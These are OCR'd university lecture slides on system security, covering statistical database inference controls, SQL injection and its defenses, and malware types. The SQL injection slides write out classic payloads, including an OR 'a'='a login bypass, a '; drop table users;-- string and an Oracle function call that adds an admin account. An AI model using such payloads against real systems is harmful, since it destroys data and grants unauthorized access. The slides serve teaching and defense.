


Figure 5.8 Approaches to Statistical Database Security

Query set restriction…

- Suppress sensitive information.
  - Do not disclose an answer when a query set is too small, or too large.
- We have seen already that this doesn't necessarily work.
- We can still sometimes, actually most of the time, construct trackers.

- Consider a database with N rows or records.
- A query q(C) is permitted only if the number of records matching C satisfies…

$$k \leq |X(C)| \leq N - k$$

- … where k is a fixed integer greater than 1.

Data perturbation

- The data in the database is changed, in such a way that the statistics that are generated are still accurate, but inferential information about characteristics on individual rows is inaccurate.
- How can you calculate the average mark in a class if you don’t trust anybody enough to give them your mark?

- How can we perturb data?
- One method is data-swapping.
- Another is to analyse the confidential data and construct a distribution which seems to represent it.
- Then sample from the distribution to construct fake data, for use in a modified database, which is statistically consistent with the original.
  - It will be pretty easy to generate global statistics that are consistent but for subsets of the data we are likely to obtain inaccurate results.

Output perturbation

- This is similar to data perturbation but here we distort the statistical output.
- We want the results to be fairly accurate, but inference to leak little information about the individual data.
- One technique is the Random-sample query method.
  - Here an appropriate subset of the query set that the statistic would be calculated on is determined, and the statistic is calculated on that.
- Alternatively the statistical result on the real query set can itself be changed, likely in a randomized way.

CSCI262
System Security (**S8c**)

SQL injection attacks

SQL Injection

- Part of #1: Injection on the OWASP Top Ten.
  - Open Web Application Security Project.
- There are different types of SQL injection attacks, and the classification vary a fair bit.
  - The classifications are on different characteristics, how/where …
  - There are distinctions between integer and string based injections, and between where the information goes, and …
- However, the underlying principles are the same:
  - Something is entered somewhere, by the client, in the context of SQL, causing something not nice to happen, such as meaning some confidential information to be able to be extracted.

Some simple SQL attacks…

- The most common type of SQL Injection attacks are manipulation attacks where existing SQL statements are modified:
  - Adding elements to the WHERE clause, or
  - Extending the SQL statement
  - Or …

Username	Bob

At the front

Behind the scenes

```
SELECT * FROM users
WHERE username = <The entered username>
```

Username	Bob’ OR ‘a’=‘a

```
SELECT * FROM users
WHERE username = ‘Bob’ OR ‘a’=‘a’
```

process_login.asp


Application Service provider:
An online interface to an application.

```
var sql = "select * from users where
  username = '" + username + "' and
  password = '" + password + "'";
```

If the user specifies the following:

Username: '; drop table users;--
Password:

- Add additional SQL statements or commands to the existing SQL statement (code injection)
- The -- means the rest is treated as a comment and ignored.
- ..the 'users' table will be deleted, denying access to the application for all users.



http://xkcd.com

- This closes the name selection again but runs another command …

`DROP Table Students`

Function Call Injection

- Function call injection is the insertion of Oracle database functions or custom functions into a vulnerable SQL statement.
- Oracle, for example, has a lot of functions supplied in standard database packages.
- These function calls can be used to make operating system calls or manipulate data in the database.
- Any custom function or function residing in a custom package can also be executed in a SQL statement.

```
SELECT TRANSLATE('user input',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789')
FROM dual;
```

```
SELECT TRANSLATE('' ||
myappadmin.adduser('admin', 'newpass') || '',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789')
FROM dual;
```

Protection against SQL injection

- Protection can be provided by disciplined programming, protecting every dynamic statement.
- Input validation is pretty important too

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

(b) Safer PHP code

Figure 11.3 **SQL Injection Example**

Bind variables

- Rather than using literal values in SQL statements we use a placeholder, a bind variable, and replace that with the actual values using a separate API call.
  - Bind variables are of the form ?, :name, or @name, which depends on the SQL database server used.

Listing 19. Prepared statements with bind variables


```
String selectStatement = "SELECT * FROM User WHERE userId = ? ";
PreparedStatement prepStmt = con.prepareStatement(selectStatement);
prepStmt.setString(1, userId);
ResultSet rs = prepStmt.executeQuery();
```

http://www.ibm.com/developerworks/library/se-bindvariables/

  - When a bind variable is passed as an argument to an SQL prepared statement, it is automatically escaped by the database driver. The resulting escaped strings treat the variable as user data and cannot be interpreted by the SQL database server as an SQL statement.

SQL Rand

- Invented by Boyd and Keromytis (2004) as a method of protecting against SQL injection attacks.
- It involves instruction set randomization, wherein a random key is added to SQL keywords (internally).
- The externally generated attack queries won’t have the random key so the queries won’t be carried out.
- Before the keywords are actually sent to the database the random key is removed.


Web Server
Database Server
Client
HTTP
Requests
CGI
Scripts
DB
Middle-
ware
Randomized
SQL
Result
Set
Proxy
Standard
SQL
Result
Set
Database

```
select gender, avg(age)
   from cs101.students
      where dept = %d
   group by gender
```

Randomizing

```
select123 gender, avg123 (age)
   from123 cs101.students
      where123 dept = %d
   group123 by123 gender
```

CSCI262
System Security (**S6**)

Malicious code or malware

Outline

- What is malware?
- Types of malware.
  - Viruses.
  - Trojan horses.
  - Worms.
- Malware propagation.
- Malware detection.

What is malicious code (malware)?

- Malware or malicious code is computer code that is designed to modify computer systems without the consent of the owner or operator.
- Malicious mobile code is malware that is furthermore designed to move:
  - From computer to computer and network to network.

Dilbert: 29-Nov-2003

Some numbers

- This is the report on 2014, released in April 2015.

Attackers Are Moving Faster, Defenses Are Not

Within four hours of the Heartbleed vulnerability becoming public, Symantec saw a surge of attackers stepping up to exploit it. Reaction time has not increased at an equivalent pace. Advanced attackers continue to favor zero-day vulnerabilities to silently sneak onto victims' computers, and 2014 had an all-time high of 24 discovered zero-day vulnerabilities. As we observed with Heartbleed, attackers moved in to exploit these vulnerabilities much faster than vendors could create and roll out patches. In 2014, it took 204 days, 22 days, and 53 days, for vendors to provide a patch for the top three most exploited zero-day vulnerabilities. By comparison, the average time for a patch to be issued in 2013 was only four days. The most frightening part, however, is that the top five zero-days of 2014 were actively used by attackers for a combined 295 days before patches were available.

SHARE THIS

Some more numbers …

- Mobile:
  - “Symantec found that 17 percent of all Android apps (nearly one million total) were actually malware in disguise.”
  - “Grayware apps, which aren’t malicious by design but do annoying and inadvertently harmful things like track user behaviour, accounted for 36 percent of all mobile apps.”
  - The rate of innovation with mobile malware is slowing though …
- 317 million new malware variants, vs 252 million in 2013.

The best known malware types

- **Viruses**:
  - These infect files on the infected host, or in the boot area, to help aid replication.
- **Trojan horses or Trojans**:
  - These are non-replicating program that openly exhibit one desirable behaviour, it might be a game for example, but have some real intent hidden from the user. This real intent could, for example, be to open ports on a machine to allow attackers access.


- **Worms**:
  - These replicate themselves to spread with minimal user interaction. Worms typically use widely available applications such as email to spread. Worms exploit holes in software and implementations.
  - Trojans are really making their own holes!

Other malware

- Backdoors/trapdoors: These bypass normal access control.
  - Some recent news: Apple vs FBI, Snowden report
- Logic bombs: Logic activated fragment which acts of breach security policies.
- Spyware: Collects information and transmits elsewhere.
  - This might sometimes be a special case of a Trojan.
- Flooders, Keyloggers, Zombie bot, …
- …


Ransomware

- From the Symantec report (April 2015)
- “Ransomware attacks grew 113 percent in 2014, along with 45 times more crypto-ransomware attacks.” ~ 24,000 per day…
- Randomware typically involves an attack on availability that will not be stopped until some payment is made.
  - Crypto-ransomware involves encrypting files.
  - When you pay, you get the password/key.



- This one uses some social engineering too …
- From https://en.wikipedia.org/wiki/Ransomware

Classification ...



From Stallings (Cryptography & Network Security)

2:wraith.cs.uow.edu.au - default - SSH Secure Shell

File Edit View Window Help

Quick Connect Profiles

```
  PINE 4.44   MESSAGE TEXT                    Folder: INBOX  Message 289 of 289 ALL

Date: Thu, 21 Aug 2008 10:28:06 -0500
From: Chadwick Bowden <tequila@btopenworld.com>
To: lukemc@uow.edu.au
Subject: Fedex tracking number  9646134199
Parts/Attachments:
   1 Shown     5 lines  Text (charset: Unknown)
   2          52 KB     Application
----------------------------------------

    [ The following text is in the "windows-1250" character set. ]
    [ Your display is set for the "US-ASCII" character set.  ]
    [ Some characters may be displayed incorrectly. ]

Unfortunately we were not able to deliver postal package you sent on August the 1st in
time
because the recipient^Òs address is not correct.
Please print out the invoice copy attached and collect the package at our office

Your FEDEX.com

    [ Part 2, Application/ZIP  69KB. ]
    [ Cannot display this part. Press "V" then "S" to save in a file. ]


? Help        < MsgIndex    P PrevMsg      - PrevPage   D Delete     R Reply
O OTHER CMDS  > ViewAttch   N NextMsg    Spc NextPage   U Undelete   F Forward
```

Connected to wraith.cs.uow.edu.au SSH2 - aes128-cbc - hmac-md5 89x30 NUM

2:wraith.cs.uow.edu.au - default - SSH Secure Shell

File Edit View Window Help

Quick Connect Profiles

PINE 4.44 MESSAGE TEXT Folder: INBOX Message 292 of 293 67%

Date: Fri, 22 Aug 2008 09:51:52 +1000
From: cathy@uow.edu.au
To: all_academic_staff@uow.edu.au
Subject:
=?ISO-8859-1?B?SVRTIE5vdGlmaWNhdGlvbjogIExhdGVzdCBDb21wdXRlciBWaXJlcyBvbiBDYW1wdXMg?=

Dear All

A new computer virus is currently being propagated around campus as an email attachment which contains a ZIP file,the subject heading is: "Fedex tracking number XXXXXX". (the number is different in every instance). DO NOT open the attachment, please delete the email immediately.

If you have already opened the attachment please call the ITS Support Helpdesk on ext: 3000 immediately.

ITS is currently working with both Server and Desktop vendors to provide a solution, which will include ongoing protection from this particular virus.

Regards

Cathy

Cathy Nicastri
Senior Manager, IT Support

? Help	< MsgIndex	P PrevMsg	- PrevPage	D Delete	R Reply
O OTHER CMDS	> ViewAttch	N NextMsg	Spc NextPage	U Undelete	F Forward

Connected to wraith.cs.uow.edu.au SSH2 - aes128-cbc - hmac-md5 97x34 NUM

Viruses: “In the Wild”

- When a virus is in general circulation we refer to it as being "in the wild".
  - This implies computing environments outside of …
    - … the development environment where the virus was created and tested.
    - … the collections of antivirus vendors, researchers, and collectors.

“For a virus to be considered “In the Wild”, it must be spreading as a result of normal day-to-day operations on and between the computers of unsuspecting users.” Ducklin in 'Counting Viruses'

- The Wild List was started in 1993 by Joe Wells, with the associated organization founded in April 1996 by Joe Wells & Sarah Gordon.
  - http://www.wildlist.org
  - It includes an extensive list of currently Wild viruses.
  - Virus scanners should be able to detect all of the viruses in the Wild, as well as many older ones.

How Do Viruses Work?

- A virus is often quite a simple program, not just conceptually but also in implementation.
- A direct action virus can be modelled in terms of an algorithm such as the following:

```
begin
  Look for (one or more infectable objects)
    If (none found)
    then
      exit
    else (infect object or objects).
    endif
end
```

- Direct action viruses are only active when an infected object is active.

- A lot of viruses install themselves into the memory of the host computer when the original virus program is executed.
- This means that even after the original virus program is closed, new objects can be infected without having to run anything else.
- These are referred to as memory resident viruses.
- Hybrid viruses are both direct action and memory resident.

Viruses components

- We have seen that viruses have a structure allowing duplication.
- In addition to this **infection mechanism**, or infection vector or infective routine, there are two other components:
- A **Payload**, which is what, besides spreading the virus does.
- A **Trigger**, which is the condition to be met before the payload is activated.
- Most modern malware contains variants on each of these.

- The structure now becomes something like …

```
begin
  (Go resident)
  if (infectable object exists)
  then
    if (object is not already infected)
    then
    (infect object)
    endif
  endif
  if (trigger condition exists)
  then
    (deliver payload)
  endif
end
```

Get into memory!

(Typical) Virus lifetime phases

- **Dormant phase**: The virus is idle. It may be waiting for a trigger before propagation begins.
